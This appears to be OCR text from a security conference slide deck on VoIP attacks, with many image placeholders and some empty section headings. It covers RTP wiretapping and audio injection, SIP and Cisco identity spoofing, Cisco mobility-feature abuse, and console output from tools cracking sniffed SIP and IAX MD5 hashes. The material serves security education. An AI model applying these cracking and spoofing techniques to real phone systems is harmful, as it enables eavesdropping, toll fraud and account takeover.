
The status bar at the bottom indicates: The number called. (skinner.calledParty), 24 bytes | P: 126 D: 126 M: 0

## Media protocol weakness




# Wiretapping

- RTP is not encrypted by default so Wiretapping is possible




# RTP injection

- ISECPartners published at the BlackHat07 allowing to inject sound during a conversation.
- How it's possible?
  - RTP unencrypted
  - UDP makes injection easy
  - SSRC is static for the entirety of a conversation
  - Sequence number & Timestamp are monotonically increasing




# Identity Spoofing



## Identity Spoofing SIP


- With SIP, it's possible to specify your personal data. If no auth is required for a call, it's possible to carried out Identity spoofing
- SIP softphone (ex: ekiga, SJphone...)






# Identity Spoofing on Cisco Architecture

- Cisco IP phones use the MAC@ as identification. With Cisco IP phone soft (7940 emulation) , it's possible to carried out an identity spoofing
- VTGO IP-BLUE



# SIP/IAX account cracking



# SIP account cracking

- MD5 hash can be used for authentication
- It's possible to sniff this authentication and try to crack this one

```
hacklu#./sipcrack -w crack_dict.txt sipdump_hacklu.cap
SIPcrack 0.2 ( MaJoMu | www.codito.de )
-----
* Found Accounts:
Num      Server      Client      User      Hash|Password
1        10.100.100.40  10.100.100.195  205      a8761394b1354ca0fb89e4e0126a86b0
* Select which entry to crack (1 - 1): 1
* Generating static MD5 hash... 0f29c9cc0cbd8ef961bca9e44d28fe98
* Loaded wordlist: 'crack_dict.txt'
* Starting bruteforce against user '205' (MD5: 'a8761394b1354ca0fb89e4e0126a86b0')
* Tried 25464 passwords in 0 seconds
* Found password: 'hacklu'
* Updating dump file 'sipdump_hacklu.cap'... done
hacklu#
```

# IAX account cracking

- MD5 hash can be used for authentication
- It's possible to sniff this authentication and try to crack this one

```
VoIP IAX Password Tester  
ISEC Partners, Copyright 2005 (c)  
http://www.isecpartners.com  
written by Himanshu Dwivedi
```

```
What dictionary file do you wish to test (e.g. isec.dict.txt)?  
isec.dict.txt  
Loaded 279550 dictionary words from isec.dict.txt.
```

```
Please type in the captured Challenge Data value:  
("Challenge Data" in your sniffed IAX session)  
889030665
```

```
Please type in the captured MD5 hash value:  
("MD5 challenge result" in your sniffed IAX session)  
c25f662db6ffcdfab32c8ca212450181
```


```
Brute forcing passwords...  
Testing password %71.0: retention
```

```
The password is 'snorky'  
which matches the hash of: c25f662db6ffcdfab32c8ca212450181
```


## Bypass Call restriction



# Bypass Call restriction (abuse Voice Gateway)



## Features abuse



# Mobility features abuse (Cisco)

- Remote login

```
- <CiscoIPPhoneText>
  <Title>Login response</Title>
  <Text>Login Successful</Text>
  <Prompt>Resetting please wait...</Prompt>
  - <SoftKeyItem>
    <Name>Exit</Name>
    <URL>Key:Services</URL>
    <Position>1</Position>
  </SoftKeyItem>
</CiscoIPPhoneText>
```

<http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&userid=XXX&seq=xxx>



## Mobility features abuse (Cisco)

